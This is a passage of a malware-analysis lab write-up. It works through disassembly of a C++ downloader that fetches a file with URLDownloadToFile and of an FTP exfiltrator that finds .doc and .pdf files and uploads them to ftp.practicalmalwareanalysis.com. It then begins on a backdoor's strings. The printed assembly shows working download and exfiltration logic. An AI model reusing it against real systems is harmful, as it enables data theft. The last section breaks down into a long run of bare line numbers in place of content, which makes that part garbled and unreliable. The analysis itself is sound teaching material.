: int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPSTR lpCmdLine,int nShowCmd)
_winMain@16 proc near
var_8= dword ptr -8
var_4= dword ptr -4
hInstance= dword ptr 8
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 14h
push    ebp
mov     ebp, esp
sub     esp, 8
push    #0
call    ??2GVAPAKI@Z ; operator new(uint)
add     esp, 4
mov     [ebp+var_8], eax
mov     ecx, [ebp+var_8]
mov     [ebp+var_4], ecx
mov     ecx, [ebp+var_4]
mov     dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"
mov     ecx, [ebp+var_4]
call    sub_401040
xor     eax, eax
mov     esp, ebp
pop     ebp
retn   10h
_winMain@16 endp
    
```

One way to identify this is the lack of clear structure being passed, strange duplication of references being stored prior to it, and the result being stored in our 'ecx' register. This is in addition to a URL being moved into our newly created object reference.

ii-Which URL is used in the call to URLDownloadToFile?

At a glance we can see the below URL being moved into 'dword ptr [ecx]'.

- <http://www.practicalmalwareanalysis.com/cpp.html>

```

mov     ecx, [ebp+var_4]
mov     dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"
mov     ecx, [ebp+var_4]
call    sub_401040
xor     eax, eax
mov     esp, ebp
    
```

Based on this we know that the URL <http://www.practicalmalwareanalysis.com/cpp.html> is being stored at the start of our newly created object. By examining 'sub_401040', we can see that the object passed in our 'this' pointer is being stored in [ebp+var_4].

```

: Attributes: bp-based frame
sub_401040 proc near
var_4= dword ptr -4
push    ebp
mov     ebp, esp
push    [ebp+var_4], ecx
push    0 ; LPBINDSTATUSCALLBACK
push    0 ; DWORD
push    offset aCEmpdownload_e ; "c:\tempdownload.exe"
mov     eax, [ebp+var_4]
mov     ecx, [eax]
push    0 ; LPCSTR
push    0 ; LPCSTR
call    URLDownloadToFile@
mov     esp, ebp
pop     ebp
retn   0
sub_401040 endp
    
```

Malware Analysis

This is then being referenced, and the start of our object is being accessed as the LPCSTR entry passed to [URLDownloadToFile](#). In this case it is the URL and FileName respectively which is pushed to the calling object stack shortly before execution.

iii-What does this program do?

The program is contained solely within what we've discussed in the previous 2 questions. From what we've seen, this program will download a file from <http://www.practicalmalwareanalysis.com/cpp.html> and save it on the local machine to a file called `c:\tempdownload.exe`

e. Analyze the malware In Lab20-02.exe.

i-What can you learn from the interesting strings in this program?

If we run strings over this executable, we can see a number of interesting entries, including what looks to be evidence this is made using C++, possible imports associated with network connections and FTP operations, and strings that indicate the program likely functions as an FTP client which is looking for .doc and .pdf files to send back to ftp.practicalmalwareanalysis.com.

```
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
OLE
;Lg
;SNG
SNG
FindNextFileA
FindClose
FindFirstFileA
KERNEL32.dll
InternetConnect
FtpPutFileA
FtpSetCurrentDirectoryA
WININET.dll
WS2_32.dll
HeapAlloc
GetModuleHandleA
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
HeapDestroy
HeapCreate
VirtualFree
HeapFree
VirtualAlloc
HeapReAlloc
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
RtlUnwind
WriteFile
GetLastError
SetFilePointer
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
MultiByteToWideChar
LCMapStringW
GetStringTypeA
GetStringTypeW
FlushFileBuffers
CloseHandle
.pdf
-zs-%d.pdf
pdfs
ftp.practicalmalwareanalysis.com
Home ftp client
-zs-%d.doc
docs
```

ii-What do the imports tell you about this program?

Malware Analysis

Opening this in PE-bear, we can see that this is importing functions from WININET.dll which look to be associated with FTP operations. This leads us to believe the program will function as a FTP client, further backing up our hypothesis from question 1.

The screenshot shows the Imports tab in PE-bear. The main table lists imports from various DLLs. The entry for WININET.dll at offset 64D8 is highlighted with a red box. Below it, the expanded view for WININET.dll shows five entries, with 'FtpPutFileA' at offset 60B8 highlighted with a red box.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
64C4	KERNEL32.dll	44	FALSE	6514	0	0	661A	6000
64D8	WININET.dll	5	FALSE	65C8	0	0	668A	60B4
64EC	WS2_32.dll	2	FALSE	65E0	0	0	6696	60CC

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
60B4	InternetCloseH...	-	6628	6628	-	56
60B8	FtpPutFileA	-	663E	663E	-	28
60BC	InternetOpenA	-	667A	667A	-	6F
60C0	InternetConnectA	-	6666	6666	-	5A
60C4	FtpSetCurrentDi...	-	664C	664C	-	2E

Examining the imports from KERNEL32.dll we also see what looks to be API calls associated with finding files which match a certain parameter on a system.

The screenshot shows the Imports tab in PE-bear. The main table lists imports from various DLLs. The entry for KERNEL32.dll at offset 64C4 is highlighted with a red box. Below it, the expanded view for KERNEL32.dll shows 44 entries, with 'FindNextFileA' at offset 6000 and 'FindFirstFileA' at offset 6008 highlighted with red boxes.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
64C4	KERNEL32.dll	44	FALSE	6514	0	0	661A	6000
64D8	WININET.dll	5	FALSE	65C8	0	0	668A	60B4
64EC	WS2_32.dll	2	FALSE	65E0	0	0	6696	60CC

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
6000	FindNextFileA	-	65EC	65EC	-	9D
6004	FindClose	-	65FC	65FC	-	90
6008	FindFirstFileA	-	6608	6608	-	94
600C	FlushFileBuffers	-	6944	6944	-	AA
6010	GetStringTypeW	-	6932	6932	-	156
6014	GetStringTypeA	-	6920	6920	-	153
6018	LCMapStringW	-	6910	6910	-	1C0
601C	LCMapStringA	-	6900	6900	-	1BF
6020	MultiByteToWid...	-	68EA	68EA	-	1E4
6024	SetStdHandle	-	68DA	68DA	-	27C
6028	LoadLibraryA	-	68CA	68CA	-	1C2

Based on these imports it looks like this program will search for files on a system, and at some stage send them to a remote FTP server.

iii-What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?


If we examine 0x4011D9, we can see that this occurs directly after a comparison which looks to be searching for a .doc file. We can also see checks on one branch which may be looking for a .pdf file.

Of interest in the above is that after an object is created, for what looks to be a .doc file being found, there are 2 sets of 'mov' operations occurring directly after one another.

This looks to first create an object and store a reference to it into [ebp+var_15C]. This is then stored in a pointer to [edx] and [eax]. Immediately after this we see what looks to be a virtual function table 'offset off_4060DC' being written to the object's first offset. If we examine cross-references to 'off_4060DC', we can see that this looks to be a virtual function given it is only referenced by an offset rather than a 'call' instruction.


Malware Analysis

Based on this it appears that the purpose of this object is to act as a reference to a '.doc' file which has been found. Looking back at assembly operations performed prior to these operations shows calls to functions which help to back up this hypothesis. These back up our hypothesis given the malware would need to find a file before creating an object as a reference to the file.




iv- Which functions could possibly be called by the call [edx] instruction at 0x401349?

Taking a look at the call [edx] instruction at '0x401349', we can see that 3 possible objects are being created. The 3 objects being created are for a PDF file, DOC file, and a file that is neither of these being found on disk. From here we see evidence of Virtual Function Tables being setup, until all the references to a created object merge into a single reference to '[ebp+var_148]'.



Malware Analysis

Taking a step back, what we're really interested in is the possible virtual functions that different objects would call, which in this case is at 'off_4060DC', 'off_4060D8', and 'off_4060E0' (remember that these all point to the first function in the virtual function table for our created objects).



If we take a look at what these offsets point to, we can see that they point to

- sub_401380
- sub_401440
- '??1_Init_locks@std@@QAE@XZ' (Name mangling has occurred. This tells us the original class was 'std' with a function name of '_Init_locks'. A quick search reveals this is likely an inbuilt C++ function used for creating a lock on an object when it is created)

```

.rdata:004060D8 off_4060D8
.rdata:004060DC off_4060DC
.rdata:004060E0 off_4060E0
.rdata:004060E0
.rdata:004060E0
.rdata:004060E0
.rdata:004060E4
.rdata:004060F8 unk_4060F8
;org 4060D8
dd offset sub_401380 ; DATA XREF: sub_401
dd offset sub_401440 ; DATA XREF: sub_401
dd offset ??1_Init_locks@std@@QAE@XZ
; DATA XREF: sub_401
; sub_401000+287To .
; std::_Init_locks::
align 8
db 0FFh
; DATA XREF: start+

```

If we examine sub_401380, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found PDF file into a 'pdfs' directory.

```

00401380 sub_401380 proc near
00401380 var_118= dword ptr -118h
00401380 hInternet= dword ptr -114h
00401380 szNewRemoteFile= byte ptr -110h
00401380 hConnect= dword ptr -4
00401380
00401380 push ebp
00401381 mov ebp, esp
00401383 sub esp, 118h
00401389 mov [ebp+var_118], ecx
0040138F push 0 ; dwFlags
00401391 push 0 ; lpszProxyBypass
00401393 push 0 ; lpszProxy
00401395 push 1 ; dwAccessType
00401397 push offset szAgent ; "Home ftp client"
0040139C call ds:InternetOpenA
004013A2 mov [ebp+hInternet], eax
004013A8 push 0 ; dwContext
004013AA push 0 ; dwFlags
004013AC push 1 ; dwService
004013AE push 0 ; lpszPassword
004013B0 push 0 ; lpszUserName
004013B2 push 15h ; nServerPort
004013B4 push offset szServerName ; "ftp.practicalmalwareanalysis.com"
004013B9 mov eax, [ebp+hInternet]
004013BF push eax ; hInternet
004013C0 call ds:InternetConnectA
004013C6 mov [ebp+hConnect], eax
004013C9 push offset szDirectory ; "pdfs"
004013CE mov ecx, [ebp+hConnect]
004013D1 push ecx ; hConnect
004013D2 call ds:FtpSetCurrentDirectoryA
004013D8 mov edx, dword_407A30
004013DE push edx
004013DF push offset name
004013E4 push offset aSD_pdf ; "%s-%d.pdf"
004013E9 lea eax, [ebp+szNewRemoteFile]
004013EE push eax ; char *
004013F0 call _sprintf
004013F5 add esp, 10h
004013F8 push 0 ; dwContext
004013FA push 0 ; dwFlags
004013FC lea ecx, [ebp+szNewRemoteFile]
00401402 push ecx ; lpszProxy
00401403 mov edx, [ebp+var_118]
00401409 mov eax, [edx+4]
0040140C push eax ; lpszLocalFile
0040140D mov ecx, [ebp+hConnect]
00401411 call ds:FtpPutFileA
00401417 mov edx, [ebp+hConnect]
0040141A push edx ; hInternet
0040141B call ds:InternetCloseHandle
00401421 mov eax, [ebp+hInternet]
00401427 push eax ; hInternet
00401429 call ds:InternetCloseHandle
0040142E mov esp, ebp
00401430 pop ebp
00401431 retn
00401431 sub_401380 endp

```

If we examine sub_401440, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found DOC file into a 'docs' directory.

```

00401440 sub_401440 proc near
00401440 var_118= dword ptr -118h
00401440 hInternet= dword ptr -114h
00401440 szNewRemoteFile= byte ptr -110h
00401440 hConnect= dword ptr -4
00401440
00401440 push ebp
00401441 mov ebp, esp
00401443 sub esp, 118h
00401449 mov [ebp+var_118], ecx
0040144F push 0 ; dwFlags
00401451 push 0 ; lpszProxyBypass
00401453 push 0 ; lpszProxy
00401455 push 1 ; dwAccessType
00401457 push offset szAgent ; "Home ftp client"
0040145C call ds:InternetOpenA
00401462 mov [ebp+hInternet], eax
00401468 push 0 ; dwContext
0040146A push 0 ; dwFlags
0040146C push 1 ; dwService
0040146E push 0 ; lpszPassword
00401470 push 0 ; lpszUserName
00401472 push 15h ; nServerPort
00401474 push offset szServerName ; "ftp.practicalmalwareanalysis.com"
00401479 mov eax, [ebp+hInternet]
0040147F push eax ; hInternet
00401480 call ds:InternetConnectA
00401486 mov [ebp+hConnect], eax
00401489 push offset aDocs ; "docs"
0040148E mov ecx, [ebp+hConnect]
00401491 push ecx ; hConnect
00401492 call ds:FtpSetCurrentDirectoryA
00401498 mov edx, dword_407A30
0040149E push edx
0040149F push offset name
004014A4 push offset aSD_doc ; "%s-%d.doc"
004014A9 lea eax, [ebp+szNewRemoteFile]
004014AF push eax ; char *
004014B0 call _sprintf
004014B5 add esp, 10h
004014B8 push 0 ; dwContext
004014BA push 0 ; dwFlags
004014BC lea ecx, [ebp+szNewRemoteFile]
004014C2 push ecx ; lpszProxy
004014C3 mov edx, [ebp+var_118]
004014C9 mov eax, [edx+4]
004014CC push eax ; lpszLocalFile
004014CD mov ecx, [ebp+hConnect]
004014D1 call ds:FtpPutFileA
004014D7 mov edx, [ebp+hConnect]
004014DA push edx ; hInternet
004014DB call ds:InternetCloseHandle
004014E1 mov eax, [ebp+hInternet]
004014E7 push eax ; hInternet
004014E8 call ds:InternetCloseHandle
004014EE mov esp, ebp
004014F0 pop ebp
004014F1 retn
004014F1 sub_401440 endp

```

Malware Analysis

Based on this we know what functions could be called by the call [edx] instruction at 0x401349.

v-How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?

Given we know that this is expecting an FTP server to be present at ftp.practicalmalwareanalysis.com for exfiltration, we can setup a local ftp server using software such as [XAMPP](#) or [FileZilla](#) and then redirect any calls for that domain to our local host like we've done in previous labs.

We know based on what was found in question 4 that this doesn't look to be authenticating to the ftp server in question. Due to this we will first need to enable an 'anonymous' user account on our FTP server and ensure it doesn't require a password. In addition we will need to configure the home directory where captured files will be sent.


f. Analyze the malware in Lab20-03.exe.

i-What can you learn from the interesting strings in this program?

By running strings against this binary we can begin to infer what it may be used for and what functionality it may have.

```
strings Lab20-03.exe
```

First off we see it is likely written in C++ and can present a message popup to the user.



```
Microsoft Visual C++ Runtime Library  
Runtime Error!  
Program:  
...  
<program name unknown>  
GetLastActivePopup  
GetActiveWindow  
MessageBoxA  
user32.dll  
<8A
```

Next up we see what looks to be a number of imported APIs giving this the ability to read files, create files, get access to the user context it is running under, make network connections, terminate itself, understand what process it is running under, and load further libraries.

```

Sleep
ReadFile
CloseHandle
GetFileSize
CreateFile
WriteFile
GetSystemDefaultLCID
GetVersionExA
GetComputerNameA
CreateProcessA
GetLastError
KERNEL32.dll
GetUserNameA
ADVAPI32.dll
WS2_32.dll
MultiByteToWideChar
RaiseException
RtlUnwind
HeapFree
HeapAlloc
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
HeapFreeLocal
HeapSize
SetUnhandledExceptionFilter
HeapDestroy
HeapCreate
VirtualFree
VirtualAlloc
IsBadWritePtr
UnhandleExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
SetFilePointer
FlushFileBuffers
IsBadReadPtr
IsBadCodePtr
GetStringTypeA
GetStringTypeW
LCMapStringA
LCMapStringW
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
0:0
    
```

Finally we can see that this looks to perform some Base64-encoding or decoding functions, potentially using a custom `index_string`, we see reference to remote URIs, a reference to original C++ classes being labelled as a 'BackdoorClient' in addition to 'Polling' and 'Beacon' strings. Further to this we can see this program looks to gather Host/User information,

```

240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
